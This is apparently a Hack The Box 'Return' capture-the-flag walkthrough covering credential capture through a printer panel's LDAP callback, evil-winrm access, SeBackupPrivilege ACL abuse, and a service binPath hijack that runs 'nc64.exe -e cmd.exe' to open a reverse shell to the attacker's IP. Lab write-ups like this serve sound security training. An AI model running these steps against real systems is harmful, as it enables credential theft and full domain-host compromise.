
HTB Return

1. Enumeration

- nmap
- enum4linux-ng
- kerbrute

```
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman
```




```
 ==================================================================
|    Domain Information via SMB session for 10.129.95.241    |
 ==================================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: PRINTER
NetBIOS domain name: RETURN
DNS domain: return.local
FQDN: printer.return.local
Derived membership: domain member
Derived domain: RETURN
```

```
2025/05/16 20:35:14 >  [+] VALID USERNAME:       administrator@return.local
2025/05/16 20:35:19 >  [+] VALID USERNAME:       printer@return.local
```

2. website

- index.php
- settings.php

HTB Printer Admin Panel




Settings

Server Address	printer.return.local
Server Port	389
Username	svc-printer
Password	*******


3. owsap zap

- printer update
- use resend editor
- add tun0




```
POST http://return.local/settings.php HTTP/1.1
host: return.local
Proxy-Connection: keep-alive
Content-Length: 23
Cache-Control: max-age=0
Origin: http://return.local
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.
36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.6
Referer: http://return.local/settings.php

ip=printer.return.local
```



```
POST http://return.local/settings.php HTTP/1.1
host: return.local
Proxy-Connection: keep-alive
Content-Length: 23
Cache-Control: max-age=0
Origin: http://return.local
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWe
Accept: text/html,application/xhtml+xml,application
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.6
Referer: http://return.local/settings.php

ip=10.10.16.28
```


Run application
Open/Resend with Request Editor...
Open in Requester Tab...   Ctrl+W

4. netcat

- nc -nlvp 389
- send zap request
- receive response

```
┌──(karti㉿kali)-[~/binaries]
└─$ nc -lnvp 389
listening on [any] 389 ...
connect to [10.10.16.28] from (UNKNOWN) [10.129.252.60] 60392
0*`%return\svc-printer�
                    1edFg43012!!
```

Additional Notes:
You can run responder and get a cleaner result:

```
┌──(hacking-env)─(karti㉿kali)-[~/boxes/return]
└─$ sudo responder -I tun0
[LDAP] Cleartext Client   : 10.129.252.60
[LDAP] Cleartext Username : return\svc-printer
[LDAP] Cleartext Password : 1edFg43012!!
```

5. evil-winrm

- login and flag
- winPEASx64 — SeBackupPrivilege

```
┌──(karti㉿kali)-[~/boxes/return]
└─$ evil-winrm -i $IP -u svc-printer  -p '1edFg43012!!'
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents> cat ..\Desktop\user.txt
447c1d9e140c5b63784b0ee7b9e8e14c
```

```
Privilege Name                 Description                              State
=============================  =======================================  =======
SeMachineAccountPrivilege      Add workstations to domain               Enabled
SeLoadDriverPrivilege          Load and unload device drivers           Enabled
SeSystemtimePrivilege          Change the system time                   Enabled
SeBackupPrivilege              Back up files and directories            Enabled
SeRestorePrivilege             Restore files and directories            Enabled
SeShutdownPrivilege            Shut down the system                     Enabled
SeChangeNotifyPrivilege        Bypass traverse checking                 Enabled
SeRemoteShutdownPrivilege      Force shutdown from a remote system      Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set           Enabled
SeTimeZonePrivilege            Change the time zone                     Enabled
```

Additional Notes:
You can write the results to a file by using the following command:

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> Start-Process -FilePath "C:\users\svc-printer\documents\winPEASx64.exe" -ArgumentList "/quiet" -RedirectStandardOutput "C:\Users\svc-printer\documents\winpeas_output1.txt" -NoNewWindow -Wait
```

6. SeBackupPrivilege

- Acl-FullControl.ps1
  - Grants FullControl to any user on any path
  - Works well if you're Administrator or Backup Operator
  - Can be used to backdoor access to directories or files
  - Is clean, simple, and quiet — great for post-exploitation

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> Import-module .\Acl-FullControl.ps1; Acl-FullControl -user svc-printer -path c:\users\administrator\
[+] Current permissions:
Path   : Microsoft.PowerShell.Core\FileSystem::C:\users\administrator\
Owner  : BUILTIN\Administrators
Group  : NT AUTHORITY\SYSTEM
Access : NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         RETURN\Administrator Allow  FullControl
Audit  :
Sddl   : O:BAG:SYD:P(A;OICI;FA;;;SY)(A;OICI;FA;;;BA)(A;OICI;FA;;;LA)

[+] Changing permissions to c:\users\administrator\
[+] Acls changed successfully.

Path   : Microsoft.PowerShell.Core\FileSystem::C:\users\administrator\
Owner  : BUILTIN\Administrators
Group  : NT AUTHORITY\SYSTEM
Access : NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         RETURN\Administrator Allow  FullControl
         RETURN\svc-printer Allow  FullControl
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> cat ..\..\administrator
\desktop\root.txt
b3dd8a99e01b192053e147e271195e9a
```

7. Server Operators

- robocopy

```
mkdir C:\temp\files
robocopy /b C:\Users\Administrator\Desktop C:\temp\files
cat C:\temp\adminstuff\root.txt
b3dd8a99e01b192053e147e271195e9a
```

8. malicious binary

- upload netcat
- modify a binary (vss) to run netcat as it's executable
- start service

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config vss binPath="C:
\svc-printer\Documents\nc64.exe -e cmd.exe 10.10.16.28 4444"
[SC] ChangeServiceConfig SUCCESS
========================================

┌──(hacking-env)─(karti㉿kali)-[~/boxes/return]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.28] from (UNKNOWN) [10.129.252.60] 57294
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\users\administrator\desktop\root.txt
type C:\users\administrator\desktop\root.txt
b3dd8a99e01b192053e147e271195e9a
```

Name	Details	Password
svc-printer	svc account	1edFg43012!!
user	flag	447c1d9e140c5b63784b0ee7b9e8e14c
root	flag	b3dd8a99e01b192053e147e271195e9a